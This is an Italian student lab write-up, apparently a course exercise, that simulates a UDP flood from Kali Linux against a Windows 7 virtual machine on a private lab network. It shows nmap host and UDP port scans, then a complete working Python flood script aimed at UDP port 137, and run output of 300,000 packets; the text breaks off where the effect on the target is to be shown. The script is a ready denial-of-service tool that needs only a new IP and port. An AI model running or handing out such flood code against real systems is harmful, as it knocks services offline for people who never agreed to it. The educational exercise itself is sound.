

S6 L3

Consegna:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Target: Windows 7

Attaccante: kali Linux

Metodo:

Invece di fare il codice su code studio o eseguirlo direttamente da terminale eseguendo python, ho preferito creare uno script in txt per poi lanciarlo da terminale trasformandolo in .py.

Motivazione? Così da avere uno script che potrebbe servire per esercizi futuri senza ricreare il codice da zero ogni volta ma semplicemente andando solo a cambiare IP bersaglio e porte a seconda dei casi. Metodo KIS---> keep it simple!

Fase iniziale:

Scansione di rete: `nmap -sn 192.168.50.0/24`

```
(kali@kali)-[~]
$ nmap -sn 192.168.50.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 14:55 CET
Nmap scan report for 192.168.50.1
Host is up (0.0018s latency).
MAC Address: 08:00:27:85:2E:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.103
Host is up (0.00089s latency).
MAC Address: 08:00:27:26:87:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.101
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.94 seconds
```

IP bersaglio ---> 192.168.59.103

(avrei potuto usare un metodo più veloce `arp -a`)

```
(kali@kali)-[~]
$ arp -a
? (192.168.50.1) at 08:00:27:85:2e:76 [ether] on eth0
? (192.168.50.103) at 08:00:27:26:87:a7 [ether] on eth0
```

Scansione delle porte:

- Metodo veloce: **nmap -sU --top-ports 100 192.168.50.103**

(Questo scansiona solo cento porte)

- Metodo lento ma più completo: **nmap -sU -p 1-65535 192.168.50.103**

(questo scansiona ogni porta, più lento ma più completo)

Perfetto! Il metodo veloce ci da una porta aperta la 137, siccome ci basta solo una porta per avviare lo script, e l'abbiamo trovata non useremo il secondo metodo di scansione.

```
(kali@kali)~$ nmap -sU --top-ports 100 192.168.50.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 15:02 CET
Nmap scan report for 192.168.50.103
Host is up (0.0013s latency).
Not shown: 54 open|filtered udp ports (no-response), 45 closed udp ports (port-unreach)
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 08:00:27:26:87:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.73 seconds
```

CREIAMO LO SCRIPT:

Apriamo il terminale su Kali:

touch dos_udp.txt

così da creare il file e poi:

nano dos_udp.txt

Così da aprirlo e metterci dentro il codice di python

```
File Actions Edit View Help
GNU nano 8.3 dos_udp.txt *
import socket
import random

# Impostazioni predefinite per il target
ip_target = "192.168.50.103"
porta_target = 137
numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))

# Creazione del pacchetto da 1KB (1024 byte di dati casuali)
pacchetto = random._urandom(1024)

# Creazione del socket UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

print(f"Inizio attacco UDP Flood su {ip_target}:{porta_target} con {numero_pacchetti} pacchetti... ")

# Invio dei pacchetti con un ciclo for
for i in range(numero_pacchetti):
    sock.sendto(pacchetto, (ip_target, porta_target))
    print(f"Pacchetto {i+1} inviato ... ")

print("Attacco completato!")
```

Nello screen si legge un pò male, faccio copia e incolla qui:

```
import socket
```

```
import random
```

```
# Impostazioni predefinite per il target
```

```
ip_target = "192.168.50.103"
```

```
porta_target = 137
```

```
numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))
```

```
# Creazione del pacchetto da 1KB (1024 byte di dati casuali)
```

```
pacchetto = random._urandom(1024)
```

```
# Creazione del socket UDP
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
print(f"Inizio attacco UDP Flood su {ip_target}:{porta_target} con {numero_pacchetti}
pacchetti...")
```

```
# Invio dei pacchetti con un ciclo for
for i in range(numero_pacchetti):
    sock.sendto(pacchetto, (ip_target, porta_target))
    print(f"Pacchetto {i+1} inviato...")


print("Attacco completato!")
```

Lo tengo in txt per future modifiche e se vedo che non funziona, ma per provarlo bisogna trasformarlo momentaneamente da txt a py:

mv dos_udp.txt dos_udp.py

Ora siamo pronti ad eseguire lo script:

python3 dos_udp.py



```
(kali㉿kali)-[~]
$ python3 dos_udp.py
Inserisci il numero di pacchetti da inviare: 300000
```



```
Pacchetto 299985 inviato ...
Pacchetto 299986 inviato ...
Pacchetto 299987 inviato ...
Pacchetto 299988 inviato ...
Pacchetto 299989 inviato ...
Pacchetto 299990 inviato ...
Pacchetto 299991 inviato ...
Pacchetto 299992 inviato ...
Pacchetto 299993 inviato ...
Pacchetto 299994 inviato ...
Pacchetto 299995 inviato ...
Pacchetto 299996 inviato ...
Pacchetto 299997 inviato ...
Pacchetto 299998 inviato ...
Pacchetto 299999 inviato ...
Pacchetto 300000 inviato ...
Attacco completato!
```

Nel frattempo su windows 7:

